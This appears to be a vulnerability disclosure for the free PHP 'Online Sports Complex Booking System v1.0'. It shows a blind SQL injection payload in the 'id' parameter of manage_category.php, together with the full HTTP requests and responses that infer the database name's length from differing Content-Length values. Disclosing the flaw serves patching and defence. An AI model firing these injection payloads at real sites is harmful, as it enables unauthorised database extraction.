Online Sports Complex Booking System v1.0 by oretnom23 has SQL injection

vendors: https://www.sourcecodester.com/php/15236/online-sports-complex-booking-system-phpmysql-free-source-code.html

Vulnerability File: /scbs/admin/categories/manage_category.php?id=

Vulnerability location: /scbs/admin/categories/manage_category.php?id=, id


Current database name: scbs_db,length is 7

[+] Payload: /scbs/admin/categories/manage_category.php?id=2%27%20and%20length(database())%20=7%20--+

```
GET /scbs/admin/categories/manage_category.php?id=2%27%20and%20length(database())%20
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=gp584rjk4ugbjakmto03cu7pco
Connection: close
```

```
// Leak place ---> id
```


When length (database ()) = 6, Content-Length: 2171



```
GET
/scbs/admin/categories/manage_cate
gory.php?id=2%27%20and%20length(d
atabase())%20=6%20--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows
NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,ap
plication/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0
.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=gp584rjk4ugbjakmto03cu7
pco
Connection: close
```

```
HTTP/1.1 200 OK
Date: Tue, 26 Apr 2022 03:39:08 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 2171
Connection: close
Content-Type: text/html; charset=UTF-8

<div class="container-fluid">
        <form action="" id="category-form">
                <input type="hidden" name ="id" value="">
                <div class="form-group">
                        <label for="name" class="control-label">Category N
                        <input name="name" id="name" class="form-control rc
                </div>
                <div class="form-group">
                        <label for="description" class="control-label">Desc
                        <textarea name="description" id="" rows="4" class="
no-resize"></textarea>
                </div>
                <div class="form-group">
```




```
http://192.168.1.19/scbs/admin/categories/manage_category.php?id=2' and length(database()) =6 --+
```

Category Name

Description

Status Active


When length (database ()) = 7, Content-Length: 2204



```
GET
/scbs/admin/categories/manage_cate
gory.php?id=2%27%20and%20length(d
atabase())%20=7%20--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows
NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,ap
plication/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0
.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=gp584rjk4ugbjakmto03cu7
pco
Connection: close
```

```
HTTP/1.1 200 OK
Date: Tue, 26 Apr 2022 03:37:55 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 2204
Connection: close
Content-Type: text/html; charset=UTF-8

<div class="container-fluid">
        <form action="" id="category-form">
                <input type="hidden" name ="id" value="2">
                <div class="form-group">
                        <label for="name" class="control-label">Ca
                        <input name="name" id="name" class="form-c
required>
                </div>
                <div class="form-group">
                        <label for="description" class="control-la
```



http://192.168.1.19/scbs/admin/categories/manage_category.php?id=2' and length(database()) =7 --+

Category Name: Badminton

Description: Badminton Court

Status: Active